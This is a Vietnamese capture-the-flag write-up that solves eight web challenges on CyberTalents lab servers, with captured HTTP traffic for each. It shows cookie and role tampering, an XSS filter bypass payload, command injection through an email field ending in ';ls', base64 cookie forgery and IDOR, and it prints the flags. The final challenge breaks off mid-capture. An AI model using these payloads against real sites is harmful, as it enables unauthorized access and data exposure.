

# BÁO CÁO CHI TIẾT

## 1. Challenge Name: Admin has the power

Đầu tiên ta vào trang web và đăng nhập với user: bất kì (1)

Thì ta thấy login fail (2)

Nhưng đọc code thì thấy có kém theo thông tin đăng nhập (3)

The screenshot shows the browser's developer tools Network tab. On the left, the Request pane shows a POST request to 'http://wcamxwl32pue3e6m5p6v4ehxzgirg23grlgkh8v4-web.cyberthalentslabs.com'. The 'username' parameter is set to 'support' and the 'password' parameter is set to 'admin'. In the Response pane, the status is '200 OK'. The response body contains an HTML page with a head section containing a 'user:password' header and a body section containing a 'user:password' comment.

Request	Response
Pretty Raw Hex	Pretty Raw Hex Render
1 POST / HTTP/1.1 2 Host: wcamxwl32pue3e6m5p6v4ehxzgirg23grlgkh8v4-web.cyberthalentslabs.com 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we bp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Content-Type: application/x-www-form-urlencoded 8 Content-Length: 29 9 Origin: http://wcamxwl32pue3e6m5p6v4ehxzgirg23grlgkh8v4-web.cyberthalentslabs.com 10 Connection: close 11 Referer: http://wcamxwl32pue3e6m5p6v4ehxzgirg23grlgkh8v4-web.cyberthalentslabs.com/ 12 Cookie: PHPSESSID=605c11mhlu00notrj5n0oa35; role=admin 13 Upgrade-Insecure-Requests: 1 14 username=support&password=admin 15 .	Pretty Raw Hex Render 13 Login information incorrect! 14 <html lang="en"> 15 <head> 16     <meta charset="utf-8"> 17     <meta http-equiv="X-UA-Compatible" content="IE=edge"> 18     <meta name="viewport" content="width=device-width, initial-scale=1"> 19       <!-- The above 3 meta tags *must* come first in the head; any other head content must come *after* these tags --> 20     <title> Admin Panel </title> 21     <!-- Bootstrap --&gt; 22     <link rel="stylesheet" href="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/css/bootstrap.min.css" integrity="sha384-BVYiiSIfEKldGmJPAkycuHARhg32CmUcw7on3RYdg4Va+PmSTsz/K68vbdejh 4u" crossorigin="anonymous"> 23     <!-- HTML5 shim and Respond.js for IE8 support of HTML5 elements and media queries --> 24     <!--[if lt IE 9]> 25     <script src="https://oss.maxcdn.com/html5shiv/3.7.3/html5shiv.min.js"></script> 26     <script src="https://oss.maxcdn.com/respond/1.4.2/respond.min.js"></script> 27     <![endif]--> 28     <!-- TODO: remove this line , for maintenance purpose use this info (user:password:x3424533) --> 29     </head> 30     <body> 31     </body> 32     </html>

Ta dùng thông tin đó để đăng nhập

```

Preuy Raw Mex
1 POST / HTTP/1.1
2 Host: wcamxwl32pue3e6m5p6v4ehxzgirg23grlgkh8v4-web.cyberthalentslabs.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 35
9 Origin: http://wcamxwl32pue3e6m5p6v4ehxzgirg23grlgkh8v4-web.cyberthalentslabs.com
10 Connection: close
11 Referer: http://wcamxwl32pue3e6m5p6v4ehxzgirg23grlgkh8v4-web.cyberthalentslabs.com/
12 Cookie: PHPSESSID=605clilmhju0Onotrj5n0oa35; role=support
13 Upgrade-Insecure-Requests: 1
14
15 username=support&password=x34245323

```

```

Preuy Raw Mex Render
28 <script src="https://oss.maxcdn.com/html5shiv/3.7.3/html5shiv.min.js"></script>
29 <script src="https://oss.maxcdn.com/respond/1.4.2/respond.min.js"></script>
30 <!-- TODO: remove this line , for maintenance purpose use this info
31 (user:support password:x34245323)-->
32 </head>
33 <body>
34 <div class="container" style="padding-top :150px;">
35 <div class="row">
36 <div class="col-sm-6 col-sm-offset-3">
37 <h1>
38   Hi support
39 </h1>
40 <h3>
41   Your privilege is support , may be you need better privilages
42   !
43 </h3>
44 </div>
45 </div>
46 </div>

```

Sau đó ta thay đổi trường role= support thành role=admin

```

Preuy Raw Mex
1 GET / HTTP/1.1
2 Host: wcamxwl32pue3e6m5p6v4ehxzgirg23grlgkh8v4-web.cyberthalentslabs.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: PHPSESSID=605clilmhju0Onotrj5n0oa35; role=admin
9 Upgrade-Insecure-Requests: 1
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28 <!-->
29 <!-- TODO: remove this line , for maintenance purpose use this info
30 (user:support password:x34245323)-->
31 </head>
32 <body>
33 <div class="container" style="padding-top :150px;">
34 <div class="row">
35 <div class="col-sm-6 col-sm-offset-3">
36 <h1>
37   Hi admin
38 </h1>
39 <h3>
40   Admin Secret flag : hiadminyouhavepower
41 </h3>
42 </div>
43 </div>
44 </div>

```

Và flag xuất hiện

## 2. Challenge Name: This is Sparta

Đầu tiên ta đăng nhập với tài khoản bất kì thì trang

```

1 POST / HTTP/1.1
2 Host: wcamxwl32pue3e6m4m2360mtg301g23grlgkh8v4-web.cyberthalentslabs.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 33
9 Origin: http://wcamxwl32pue3e6m4m2360mtg301g23grlgkh8v4-web.cyberthalentslabs.com
10 Connection: close
11 Referer: http://wcamxwl32pue3e6m4m2360mtg301g23grlgkh8v4-web.cyberthalentslabs.com/
12 Upgrade-Insecure-Requests: 1
13
14 user=user&pass=pass&submit=Submit

```

```

1 HTTP/1.1 200 OK
2 Server: nginx/1.23.2
3 Date: Fri, 24 Mar 2023 07:21:24 GMT
4 Content-Type: text/html; charset=UTF-8
5 Content-Length: 1925
6 Connection: close
7 X-Powered-By: PHP/7.2.34
8 Vary: Accept-Encoding
9
10 <script>
11   alert("wrong user or password")
12 </script>
13 <link href='http://fonts.googleapis.com/css?family=Black+Ops
14   text/css'>
15 <br>
16 <center>

```

Và kết quả là sai  
Kéo xuống dưới ta thấy 1 đoạn javascript

Sau khi phân tích thì ta có

```
0
1 0 = value
2 1 = user
3 2 = getElementById
4 3 = pass
5 4 = Cyber-Talent
6
7
8
9
10 2 getElementById 1 user 0 value
11 2 getElementById 3 pass 0 value
12
13 if 1 user = 4 Cyber-Talent && 3 pass = 4 Cyber-Talent
```

Và ta nhập kết quả vào

```
1 POST / HTTP/1.1
2 Host: wcamxwl32pu3e6m4m2360mtg301g23grlgkh8v4-web.cybertalentslabs.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
4 Firefox/111.0
5 Accept:
6 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
7 Accept-Language: en-US,en;q=0.5
8 Accept-Encoding: gzip, deflate
9 Content-Type: application/x-www-form-urlencoded
10 Content-Length: 49
11 Origin: http://wcamxwl32pu3e6m4m2360mtg301g23grlgkh8v4-web.cybertalentslabs.com
12 Connection: close
13 Referer: http://wcamxwl32pu3e6m4m2360mtg301g23grlgkh8v4-web.cybertalentslabs.com/
14 Upgrade-Insecure-Requests: 1
15
16 user=Cyber-Talent&pass=Cyber-Talent&submit=Submit
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
```

## Flag xuất hiện

### 3. Challenge Name: Iam Legend



<b>Username:</b>	<input type="text"/>
<b>Password:</b>	<input type="password"/>
<input type="button" value="Submit"/>	

## Đăng nhập với tài khoản bất kì

```
1 POST / HTTP/1.1
2 Host: wcamxwl32pue3ēmxwl32ephezeēg23grlgkh8v4-web.cybertalentslabs.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
   Gecko/20100101 Firefox/111.0
4 Accept:
5   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 18
10 Origin:
11 http://wcamxwl32pue3ēmxwl32ephezeēg23grlgkh8v4-web.cybertalentslabs.com
12 Connection: close
13 Referer:
14 http://wcamxwl32pue3ēmxwl32ephezeēg23grlgkh8v4-web.cybertalentslabs.com
15 Upgrade-Insecure-Requests: 1
16
17 user=aaaa&pass=aaaa
```

Và không có gì xuất hiện cả

Ta thấy trong src có đoạn code script ta đem đi tìm hiểu thì đó là JSfuck  
Ta đem đi encode ở trang web: <https://filipemgs.github.io/poisonjs/>

**PoisonJS**

De-obfuscate eval-based JavaScript obfuscation with monkey-patched eval(-like) functions.

Examples: [jsfuck.com](http://jsfuck.com)

[javascript2img.com](http://javascript2img.com)

[whak.ca](http://whak.ca)

Your example

```
[[[[[+[]][+[]]]][+[]][++[++[++[++[[+]]][+[]]]][+[]]][+[]][+[]]+[[+]]+[[+]]]
[+[]][++[++[++[++[[+]]][+[]]]][+[]][+[]][+[]][+[]]+[[+]]+[[+]]]
[+[]][++[[+]]][+[]]+[[+]]+[[+]]][+[]][++[++[[+]]][+[]]]][[[+]]][[[+]]]
[[+[]]]][+[]][++[++[++[[+]]][+[]]]][+[]][+[]][+[]]+[[+]]+[[+]]
[+[]][++[++[++[++[[+]]][+[]]]][+[]][+[]][+[]]+[[+]]+[[+]]]
[+[]][++[[+]]][+[]]+[[+]]+[[+]]][+[]][++[++[[+]]][+[]]]][+[]][+[]]
[[+]]][++[++[[+]]][+[]]]][+[]][+[]][+[]]+[[+]]+[[+]]][++[++[++[[+]]][+[]]]
[[+]]][+[]][+[]][+[]]+[[+]]+[[+]]][+[]][++[++[++[++[[+]]][+[]]]][+[]
[[+]]][+[]][+[]][+[]]+[[+]]+[[+]]][+[]][+[]][+[]][+[]]+[[+]]+[[+]]]
[[+]]][++[++[[+]]][+[]]]][+[]][+[]][+[]]+[[+]]+[[+]]][++[++[++[[+]]][+[]]]][+]
```

Kết quả

De-obfuscate

```
0.
String.fromCharCode(102,117,110,99,116,105,111,110,32,99,104,101,99,107,40,
41,123,10,10,118,97,114,32,117,115,101,114,32,61,32,100,111,99,117,109,101,
110,116,91,34,103,101,116,69,108,101,109,101,110,116,66,121,73,100,34,93,40
,34,117,115,101,114,34,41,91,34,118,97,108,117,101,34,93,59,10,118,97,114,3
2,112,97,115,115,32,61,32,100,111,99,117,109,101,110,116,91,34,103,101,116,
69,108,101,109,101,110,116,66,121,73,100,34,93,40,34,112,97,115,115,34,41,9
1,34,118,97,108,117,101,34,93,59,10,10,105,102,40,117,115,101,114,61,61,34,
67,121,98,101,114,34,32,38,38,32,112,97,115,115,61,61,32,34,84,97,108,101,1
10,116,34,41,123,97,108,101,114,116,40,34,32,32,32,32,32,32,32,32,32,32,32,32,
32,32,32,32,32,32,32,32,32,32,67,111,110,103,114,97,116,122,32,92,110,32
,70,108,97,103,58,32,123,74,52,86,52,95,83,99,114,49,80,116,95,49,83,95,83,
48,95,68,52,77,78,95,70,85,78,125,34,41,59,125,32,10,101,108,115,101,32,123
,97,108,101,114,116,40,34,119,114,111,110,103,32,80,97,115,115,119,111,114,
100,34,41,59,125,10,10,125)
```

```
1. function check(){ var user = document["getElementById"]("user")
["value"]; var pass = document["getElementById"]("pass")["value"];
if(user=="Cyber" && pass=="Talent"){alert(" Congratz \n Flag:
{J4V4_Scr1Pt_1S_S0_D4MN_FUN});} else {alert("wrong Password");} }
```

[mail@ooze.ninja](mailto:mail@ooze.ninja)

Và ta có Flag như ở trên

#### 4. Challenge Name: Cool Name Effect

wcamxwl32pue3e6mj0wz0mehw3oeg23grlgkh8v4-web.cyberthalentslabs.com

Name  Go !

your name here

Ta thử với name là <script> alert(1) </script> nhưng có vẻ server đã chặn việc đó


wcamxwl32pue3e6mj0wz0mehw3oeg23grlgkh8v4-web.cyberthalentslabs.com/?name=<script>+alert(1)+<%2Fscript>

Name  Go !

<[forbidden]> alert(1)

Ta thử bypass với payload khác: <img src=x onerror=alert('XSS');>

Thì kẽ quả là t có flag



## 5. Challenge Name: Encrypted Database



Có vẻ không có gì cả  
Ta vào src để xem có gì

```

1 GET / HTTP/1.1
2 Host: wcamxwl32pue3e6mxmdvww5c1v58g23grlgkh8v4-web.cyberthalentslabs.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
   Gecko/20100101 Firefox/111.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: PHPSESSID=96ufpdcrp4lqp1qja438ftvpnv
9 Upgrade-Insecure-Requests: 1
10
11

```

```

    <a href="#">Contact us</a>
    - <a href="pages/help.html" class="text-danger">Help</a>
      <br />
      <iframe name="page" src="pages/home.html" style="width:100%; height:600px; border:0;">
        </iframe>
      </div>
    </div>
  </div>
  <!-- jQuery (necessary for Bootstrap's JavaScript plugins) -->
  <script src="admin/assets/app.js">
  </script>
</body>
</html>

```

ta thử vào admin xem  
Xuất hiện form đăng nhập

The screenshot shows a browser interface with two panes. On the left, a terminal window displays a GET request to '/admin/'. The response body contains the HTML code for a login form titled 'Admin login'. The form has fields for 'Username' and 'Password', and a 'Sign in' button.

Ta không có thông tin gì để đăng nhập cả  
Ta vào xem src code tiếp

The screenshot shows a browser interface with two panes. On the left, a terminal window displays a GET request to '/admin/'. The response body is a JSON object containing a single key-value pair: 'flag' with the value 'ab003765f3424bf8e2c8d1d897e2d72c'.

Thì thấy đường dẫn này, ta truy cập vào

The screenshot shows a browser interface with two panes. On the left, a terminal window displays a GET request to '/admin/secret-database/db.json'. The response body is a JSON object with a single key 'flag' containing the value 'ab003765f3424bf8e2c8d1d897e2d72c'.

Thì xuất hiện flag  
Nhưng khi nộp có vẻ không được

Nhìn định dạng giống với MD5 ta đem đi crack xem  
Và kết quả Flag là:

Quick search (free)  In-depth search (1 credit) [i](#)

Decrypt

Found : badboy

(hash = ab003765f3424bf8e2c8d1d69762d72c)

Search mode: Quick search

## 6. Challenge Name: Newsletter

← → C

wcamxwl32pue3e6mekgvdr0t9zrqg23grlgkh8v4-web.cyberthalentslabs.com

Your email inserted successfully

## Super NewsLetter

Sau 1 thời gian tìm hiểu thì thấy email phải có định dạng @ và “.”  
Nhận dạng đây là bài command injection

```

1 POST / HTTP/1.1
2 Host: wcamxwl32pue3e6mekgvdr0t9zrqg23grlgkh8v4-web.cyberthalentslabs.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
4 Gecko/20100101 Firefox/111.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 16
10 Origin: http://wcamxwl32pue3e6mekgvdr0t9zrqg23grlgkh8v4-web.cyberthalentslabs.c
11 om
12 Connection: close
13 Referer: http://wcamxwl32pue3e6mekgvdr0t9zrqg23grlgkh8v4-web.cyberthalentslabs.c
14 om/
15 Upgrade-Insecure-Requests: 1
16 .email=111%40.11a
17
18

```

**Selected text**  
111%40.11a

**Decoded from:** URL enc  
111@.11a

**Request attributes**

**Request query parameters**

**Request body parameters**

**Request cookies**

**Request headers**

nhưng chưa có gì xuất hiện cả  
Ta thử kết thúc lệnh bằng dấu “;”

Và ta có flag là file dùng để backup lại hệ thống

```

Request
Pretty Raw Hex
1 POST / HTTP/1.1
2 Host: wcamxwl32pue3e6mekgvdr0t9zrqq23grlgkh8v4-web.cyberthalentslabs.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 17
9 Origin: http://wcamxwl32pue3e6mekgvdr0t9zrqq23grlgkh8v4-web.cyberthalentslabs.com
10 Connection: close
11 Referer: http://wcamxwl32pue3e6mekgvdr0t9zrqq23grlgkh8v4-web.cyberthalentslabs.com/
12 Upgrade-Insecure-Requests: 1
13 email=111$40.ls;
14
15
16
17
18
19
20

```

Response

```

Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: nginx/1.23.2
3 Date: Fri, 24 Mar 2023 10:50:57 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 Content-Length: 1770
7
8 emails_secret_1337.txt
9 hgd64.backup.tar.gz
10 index.php
11 <div class="alert alert-success">
    Your email inserted successfully
</div>
<!DOCTYPE html>
<html lang="en">
12     <head>
        <meta charset="utf-8">
        <meta http-equiv="X-UA-Compatible" content="IE=edge">
        <meta name="viewport" content="width=device-width, initial-scale=1">
        <!-- The above 3 meta tags *must* come first in the head; any other head content must come *after* these tags -->
        <title>
            Super NewLetter
        </title>
13     <!-- Bootstrap -->
14
15
16
17
18
19
20

```

Inspector

- Selection 11 (0xb)
- Selected text 111\$40.ls;
- Decoded from: URL encoding
- Cancel Apply char
- Request attributes 2
- Request query parameters 0
- Request body parameters 1
- Request cookies 0
- Request headers 11
- Response headers 5

## 7. Challenge Name: who am i?

Please Enter Your Username and Password !!

Username:

Password:

**Submit**

Ta xem src code

Request

```

Pretty F Raw Hex
1 wcamxwl32pue3e6meknndvjyytevy4g23grlgkh8v4-web.cyberthalentslabs.com
2 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0
3 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
4 Accept-Language: en-US,en;q=0.5
5 Accept-Encoding: gzip, deflate
6 Content-Type: application/x-www-form-urlencoded
7 Content-Length: 19
8 Origin: http://wcamxwl32pue3e6meknndvjyytevy4g23grlgkh8v4-web.cyberthalentslabs.com
9
10 Connection: close
11 Referer: http://wcamxwl32pue3e6meknndvjyytevy4g23grlgkh8v4-web.cyberthalentslabs.com/
12 Upgrade-Insecure-Requests: 1
13
14 user=aaaa&pass=aaaa
15
16
17
18
19
20

```

Response

```

Pretty Raw Hex Render
1 <form>
2     <label for="user">
3         Password:
4     </label>
5     <input type="Password" name="pass" id="pass" autocomplete="off">
6     <br>
7     <br>
8     <input type="submit" value="Submit">
9     </fieldset>
10    <br>
11    <br>
12    </form>
13
14
15
16
17
18
19
20

```

Inspector

- Selection 36 (0xb)
- Selected text !-- Guest Account: ==-==
- Decoded from: URL encoding
- Cancel Apply char
- Request attributes 2
- Request query parameters 0
- Request body parameters 1
- Request cookies 0
- Request headers 11
- Response headers 5

## Có tài khoản và mật khẩu của Guest

```

Pretty Raw Hex
1 POST / HTTP/1.1
2 Host: wcamxwl32pue3e6mrndvyytevy4g23grlgkh8v4-web.cybertalentslabs.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
Gecko/20100101 Firefox/111.0
4 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 21
9 Origin:
http://wcamxwl32pue3e6mrndvyytevy4g23grlgkh8v4-web.cybertalentslabs.
com
0 Connection: close
1 Referer:
http://wcamxwl32pue3e6mrndvyytevy4g23grlgkh8v4-web.cybertalentslabs.
com/
2 Upgrade-Insecure-Requests: 1
3
4 user=Guest&pass=Guest

```

Response:

```

Pretty Raw Hex Render
1 HTTP/1.1 302 Found
2 Server: nginx/1.23.2
3 Date: Sat, 25 Mar 2023 10:55:33 GMT
4 Content-Type: text/html; charset=UTF-8
5 Content-Length: 1012
6 Connection: close
7 X-Powered-By: PHP/7.2.34
8 Set-Cookie: Authentication=bG9naW49R3Vlc3Q%3D
9 Location: index.php
10
11 <html>
12   <title>
Administrator Panel
</title>
13
14 <CENTER>
15   <html>
16     <title>
Administrator Panel
</title>
17     <link href="http://fonts.googleapis.com/css?family=Patua+One" rel="stylesheet" type="text/css">
18     <font face="Patua One">

```

Nhưng phải có tk của admin với được phép truy cập

```

Pretty Raw Hex
1 GET /index.php HTTP/1.1
2 Host: wcamxwl32pue3e6mrndvyytevy4g23grlgkh8v4-web.cybertalentslabs.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
Gecko/20100101 Firefox/111.0
4 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
bp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer:
http://wcamxwl32pue3e6mrndvyytevy4g23grlgkh8v4-web.cybertalentslabs.com/
8 Connection: close
9 Cookie: Authentication=bG9naW49R3Vlc3Q%3D
10 Upgrade-Insecure-Requests: 1
11
12
13
14 <link href="http://fonts.googleapis.com/css?family=Patua+One" rel="stylesheet" type="text/css">
15 <font face="Patua One">
16   <br>
17     <font face="Patua One">
18       <p style="font-size:25px">
19         &nbsp;&nbsp;&nbsp;Welcome, Guest !
20       </p>
21     </font>
22   <CENTER>
23     <br>
24     <br>
25     <font face="tahoma" color="red">
26       Access Denied.
27     </font>
28     <font face="tahoma">
29       You have no admin privileges, Please login with an administrator
30     </font>

```

Ta xem trường cookie

```

Pretty Raw Hex
1 GET /index.php HTTP/1.1
2 Host: wcamxwl32pue3e6mrndvyytevy4g23grlgkh8v4-web.cybertalentslabs.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
Gecko/20100101 Firefox/111.0
4 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
bp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer:
http://wcamxwl32pue3e6mrndvyytevy4g23grlgkh8v4-web.cybertalentslabs.com/
8 Connection: close
9 Cookie: Authentication=bG9naW49R3Vlc3Q%3D
10 Upgrade-Insecure-Requests: 1
11
12
13
14 <link href="http://fonts.googleapis.com/css?family=Patua+One" rel="stylesheet" type="text/css">
15 <font face="Patua One">

```

Selected text: bG9naW49R3Vlc3Q%3D

Decoded from: URL encoding ( (

bG9naW49R3Vlc3Q%

Decoded from: Base64 ( (

login=Guest

Thì thấy login=Guest

Thử đổi qua login=admin xem kết quả

```
1 GET /index.php HTTP/1.1
2 Host: wcamwl32pu3e6mrndyjyytevy4g23grlkh8v4-web.cybertalentslabs.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://wcamwl32pu3e6mrndyjyytevy4g23grlkh8v4-web.cybertalentslabs.com/
8 Connection: close
9 Cookie: Authentication=b99naW45TWRtaW4$3d3d
10 Upgrade-Insecure-Requests: 1
11
12
13
14
15
16
17
18
19
20
21
```

The screenshot shows a browser developer tools Network tab with two requests. The first request is a GET to /index.php with various headers and a cookie. The second request is a response from the server containing HTML code. The HTML includes a title 'Administrator Panel', a link to a Google Fonts CSS file, and several  tags. One  tag has a style attribute of 'font-size:25px' and contains the text 'Welcome, Administrator !'. Another  tag in red color says 'Congratulation.' and 'Your Flag Is :'. A third  tag contains the URL 'Flag(B@\_4uTh1n1c4Ti0n)'. The right side of the interface shows the selected text 'b99naW45TWRtaW4' and decoded versions of the URL and Base64 data.

Và ta có quyền admin và có flag

**8. Challenge Name:** Blue Inc.

Đề bài có cho tài khoản là demo/demo

Blue Inc is a new social media website that's still under construction. However it doesn't have registration yet, but if you are interested in seeing our website then you can login with [demo/demo](#).

Request	Response
Pretty Raw Hex	Pretty Raw Hex Render
1 GET /profile.php? <u>user=demo</u> HTTP/1.1	66   <h2>Welcome to your profile <i> demo </i> !</h2>   
2 Host: wcamxw132pue3e6mekgvdm0h9vrqg23grlgkh8v4-web.cybertalentslabs.com	67 You don't have any posts!</div>
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0	68 </div>
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8	69 </div>
5 Accept-Language: en-US,en;q=0.5	70 </section>
6 Accept-Encoding: gzip, deflate	71 </div>
7 Connection: close	72 </div>
8 Referer: http://wcamxw132pue3e6mekgvdm0h9vrqg23grlgkh8v4-web.cybertalentslabs.com/about.php	73 </section>
9 Cookie: user=demo	74 <!-- Footer -->
10 Upgrade-Insecure-Requests: 1	75
11	
12	

Ta thử sửa param user thành admin xem có gì xảy ra không

```
1 GET /profile.php?user=admin HTTP/1.1
2 Host: wcamxwl32pue3e6mekgvdm0h9vrqg23grlgkh8v4-web.cybertalentslabs.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: user=demo
9 Upgrade-Insecure-Requests: 1
10
11
```

```
56 </h1>
57 <p class="lead">
58     Next Generation Social Network.
59 </p>
60 </div>
61 </header>
62 <section id="about">
63     <div class="container">
64         <div class="row">
65             <div class="col-lg-8 mx-auto">
66                 <h2>
67                     Access denied!
68                 </h2>
69             </div>
70         </div>
71     </div>
72 </section>
```

Nhưng nó bị từ chối ta thử sửa thêm cookie từ "user=demo" -> "user=admin"

Pretty	Raw	Hex	Pretty	Raw	Hex	Render
1 GET /profile.php?user=admin HTTP/1.1			61 <div class="row">			
2 Host: wcamxwl32pu3e6mxwl32yue3e6g23grlgkh8v4-web.cyberthalentslabs.com			62 <div class="col-lg-8 mx-auto">			
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0			63			
